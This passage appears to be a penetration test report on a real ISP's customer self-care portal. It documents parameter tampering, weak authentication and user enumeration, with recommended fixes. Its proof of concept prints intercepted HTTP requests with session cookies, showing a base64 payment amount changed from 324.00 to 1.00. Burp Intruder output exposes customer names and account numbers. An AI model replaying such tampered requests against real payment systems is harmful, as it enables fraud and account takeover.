
View filter: Showing all items

Request	Payload	Status code	Response received	Error	Timeout	Length	Comment
45	1044	200	738			389175	
193	1192	200	723			388962	
89	1088	200	779			387670	

Request Response

Pretty Raw Hex Render

Welcome,	Account No:	Mobile No:	Email ID:
Mr. ARTLINE ARTLINE	1334451192	XXXXXX5252	arXXXXXXXXdio21@gmail.com



3. Intruder attack of https://isp.hathway.net:7404

Results Positions

Capture filter: Capturing all items

View filter: Showing all items

Request	Payload	Status code	Response received	Error	Timeout	Length	Comment
45	1044	200	738			389175	
193	1192	200	723			388962	
89	1088	200	779			387670	


Request Response

Pretty Raw Hex Render

Welcome,	Account No:	Mobile No:	Email ID:
Mr. RAMKUMAR V	1334451088	XXXXXX6177	giXXXXXXXeedom@gmail.com

2 Affected URL /IP	https://isp.hathway.net:7404/selfcare_beta/index.php?r=qp/pymtvalidate
Vulnerability title / Observation	**Parameter Tampering**
Severity	🟥 High
Status	OPEN
Vulnerability point /Impact	The application fails to enforce server-side validation of critical parameters such as amount. A user can modify the amount field (e.g., in a payment request, discount claim, or recharge amount) by intercepting the request with tools like Burp Suite. The server trusts the client-supplied value without verifying whether the amount is valid or authorized. Attackers can manipulate the amount to pay less, get unauthorized discounts, bypass pricing rules, or commit fraud.
CVE /CWE	CWE-472
Control Objective	To ensure that sensitive business logic parameters such as price, discount, or amount cannot be altered by the client, and that all such values are validated and enforced on the server side.
Control Name	Server-Side Input Validation
Audit Requirement	Confirm that the application does not rely on client-side parameters for sensitive transactional values like amount.
Recommendation	Validate all such parameters on the server side against expected values (e.g., using session data, server-side calculations, or database lookups).Implement server-side recalculation of amounts based on product ID, quantity, and authorized pricing/discount policies. Use server-side validation for all parameters, encrypt or hash sensitive parameters, and avoid trusting any client-side data.
Reference	OWASP Top 10, SANS 25
New or Repeat Observation	New Observation

Proof of Concept:



isp.hathway.net:7404/selfcare_beta/index.php?r=qp/planpurchase

Welcome,
Mr. Upendra Array Naik

Account No: 13344
Mobile No:
Email ID:

Make Payment/Pay Outstanding

EXISTING PACK NAME : GPON_R

You wish to make a payment of Rs.324 to Hathway. Please Proceed to confirm.

Proceed Cancel

Back

Review and Confirm

OTT Plans ADD EXTRA GB


PACK NAME : GPON_SUPER_STAR_ULTD_PRE_MUM_100MBPS MTHLY	₹574.00
Device Charges	₹15.00
Refund	₹-371.20
Taxes	₹106.02

Choose Your Payment Gateway

○ CC-Avenue (HDFC)- Master/Visa Credit or Debit Card , Net Banking & UPI
✓ UPI (HDFC)- via app like Gpay, BHIM, Phonepe
○ UPI-via apps like BHIM, PhonePe

Total Subscription Amount: ₹324 (Incl. of Taxes)

Cancel Pay Now



Request to https://isp.hathway.net:7404 [202.88.130.105]

```
Time          Type  Direction  Method  URL
13:55:13 29 J... HTTP  → Request  POST  https://isp.hathway.net:7404/selfcare_beta/index.php?r=qp/pymtvalidate
```

Request

```
POST /selfcare_beta/index.php?r=qp/pymtvalidate HTTP/1.1
Host: isp.hathway.net:7404
Cookie: PHPSESSID=dkJsuQvZEdwAAAAZhUziDB; JSESSIONID=dkJUziDBrIrnAT0Uuhpan40dbH9cD6onchHykolf5Lopx0YrYf3h!404232834
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:141.0) Gecko/20100101 Firefox/141.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 13
Origin: https://isp.hathway.net:7404
Referer: https://isp.hathway.net:7404/selfcare_beta/index.php?r=qp/planpurchase
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Priority: u=0
Te: trailers
Connection: keep-alive

oamt=MzI0LjAw
```


Inspector

Selection

Selected text: MzI0LjAw

Decoded from: URL
MzI0LjAw

Decoded from: Base
324.00



Request to https://isp.hathway.net:7404 [202.88.130.105]

Time	Type	Direction	Method	URL
13:55:13 29 J...	HTTP	→ Request	POST	https://isp.hathway.net:7404/selfcare_beta/index.php?r=qp/pymtvalidate

Request


Pretty Raw Hex

```
POST /selfcare_beta/index.php?r=qp/pymtvalidate HTTP/1.1
Host: isp.hathway.net:7404
Cookie: PHPSESSID=dkJsuQvZEdwAAAAZhUziDB; JSESSIONID=dkJUziDBrIrnAT0Uuhpan40dbH9cD6onchHykolf5Lopx0YrYf3h!404232834
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:141.0) Gecko/20100101 Firefox/141.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 13
Origin: https://isp.hathway.net:7404
Referer: https://isp.hathway.net:7404/selfcare_beta/index.php?r=qp/planpurchase
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Priority: u=0
Te: trailers
Connection: keep-alive

oamt=MS4wMA==
```

Selected text: MS4wMA==

Decoded from: URL
MS4wMA==

Decoded from: Base
1.00



Request to https://isp.hathway.net:7404 [202.88.130.105]

Time	Type	Direction	Method	URL
13:55:13 29 J...	HTTP	→ Request	POST	https://isp.hathway.net:7404/selfcare_beta/index.php?r=qp/pymtvalidate

Request


Pretty Raw Hex

```
POST /selfcare_beta/index.php?r=qp/pymtvalidate HTTP/1.1
Host: isp.hathway.net:7404
Cookie: PHPSESSID=dkJsuQvZEdwAAAAZhUziDB; JSESSIONID=dkJUziDBrIrnAT0Uuhpan40dbH9cD6onchHykolf5Lopx0YrYf3h!404232834
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:141.0) Gecko/20100101 Firefox/141.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 13
Origin: https://isp.hathway.net:7404
Referer: https://isp.hathway.net:7404/selfcare_beta/index.php?r=qp/planpurchase
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Priority: u=0
Te: trailers
Connection: keep-alive

oamt=MS4wMA==
```

Selected text: MS4wMA==

Decoded from: UR
MS4wMA==

Decoded from: Ba
1.00



Response from https://isp.hathway.net:7404/selfcare_beta/index.php?r=qp/pymtvalidate [202.88.130.105]

Time	Type	Direction	Method	URL
13:55:13 29 J...	HTTP	← Response	POST	https://isp.hathway.net:7404/selfcare_beta/index.php?r=qp/pymtvalidate

Request


Pretty Raw Hex

```
POST /selfcare_beta/index.php?r=qp/pymtvalidate HTTP/1.1
Host: isp.hathway.net:7404
Cookie: PHPSESSID=dkJsuQvZEdwAAAAZhUziDB; JSESSIONID=
dkJUziDBrIrnAT0Uuhpan40dbH9cD6onchHykolf5Lopx0YrYf3h!404232834
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:141.0) Gecko/20100101
Firefox/141.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 13
Origin: https://isp.hathway.net:7404
Referer: https://isp.hathway.net:7404/selfcare_beta/index.php?r=qp/planpurchase
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Priority: u=0
Te: trailers
Connection: keep-alive

oamt=MS4wMA==
```

Response

Pretty Raw Hex Render

```
HTTP/1.1 200 OK
Cache-Control: no-store, no-cache, must-revalidate, post-check=0,
Date: Tue, 29 Jul 2025 08:26:11 GMT
Pragma: no-cache
Content-Length: 8
Content-Type: text/html
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Strict-Transport-Security: max-age=31536000 ; includeSubDomains
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block
Vary: Accept-Encoding
X-Frame-Options: SAMEORIGIN

FZlvFR==
```



secure.ccavenue.com/transaction/transaction.do?command=initiateTransaction

Pay with PAYZAPP and Grab an Assured ₹100 SWIGGY Voucher*

*T&C Apply. Offer valid on min. txn of ₹5,000, till 30th June.

Outstanding Amt

English

Payment Information

UPI

Bharat QR

Pay through UPI QR Code

BHIM UPI

Scan and Pay

Scan the QR code using any UPI app on your phone


Expires in mins.

OR

ORDER DETAILS

Order #: 1334456677_1753777601_87493664

Order Amount	1.00
Total Amount	INR 1.00



A

Paying HATHWAY MOBILE APP

UPI ID: hathwaymobileapp.76062993@hdfcbank

₹1.00

Add note

Choose account to pay with


[redacted]

Pay ₹1

ICICI Bank | POWERED BY UPI

3 Affected URL /IP	https://isp.hathway.net:7404/selfcare_beta/index.php?r=qp/enterdetails
Vulnerability title / Observation	**Weak Authentication Mechanism**
Severity	High
Status	OPEN
Vulnerability point /Impact	The application allows users to authenticate using only an account number and CAPTCHA, without any password, OTP, or other secure factors. Since the account number is often predictable or enumerable (e.g., sequential or public), and the CAPTCHA is only a minor hurdle (often bypassable or poorly implemented), an attacker could automate login attempts, gain unauthorized access to user accounts, and compromise sensitive information. This increases the risk of account takeover, identity theft, and unauthorized transactions.
CVE /CWE	CWE-287
Control Objective	To ensure robust user authentication by implementing multi-factor authentication (MFA) or at least strong, unpredictable credentials that verify user identity securely before granting access to protected resources.
Control Name	Identification and Authentication
Audit Requirement	Verify that the authentication mechanism includes at least two factors (e.g., something the user knows and something the user has).
Recommendation	Add multi-factor authentication (e.g., OTP via SMS/email or authenticator app). Implement rate-limiting, account lockouts after failed attempts, and CAPTCHA validation on the server side. Ensure account identifiers are not easily guessable (avoid using sequential or public identifiers).
Reference	OWASP Top 10, SANS 25
New or Repeat Observation	New Observation

Proof of Concept:



isp.hathway.net:7404/selfcare_beta/index.php?r=qp/enterdetails

Enter Your Details


✓ Account Number ○ Registered Mobile Number

Account Number

Type the text in the image above

4	Affected URL /IP	https://isp.hathway.net:7404/selfcare_beta/index.php?r=qp/enterdetails
Vulnerability title / Observation		**User Enumeration via Default Credential Pattern**
Severity		Medium
Status		OPEN
Vulnerability point /Impact		The application allows enumeration of multiple user accounts by inputting common or default mobile numbers (e.g., 9999999999, 1234567890, or known test data). This reveals whether an account exists based on different server responses (error messages, OTP sent, or success messages). This leads to user enumeration, enabling attackers to perform targeted attacks such as credential stuffing, account takeover, or phishing. It also increases the risk of privacy violations by exposing the presence of users in the system.
CVE /CWE		CWE-203
Control Objective		To prevent unauthorized actors from determining the existence of user accounts by restricting identifiable server responses and validating user input securely and uniformly. The goal is to protect user identity and system enumeration vectors.
Control Name		Display generic authentication failure messages
Audit Requirement		Review all authentication, password reset, and OTP workflows to confirm uniform response messages (e.g., “If this number is registered, an OTP will be sent”).
Recommendation		Implement generic responses for all authentication-related flows: avoid confirming whether a mobile number exists. Add rate limiting and CAPTCHA to prevent automated mobile number enumeration.
Reference		OWASP Web Security Top 10, SANS25
New or Repeat Observation		New

Proof of Concept:



isp.hathway.net:7404/selfcare_beta/index.php?r=qp/enterdetails

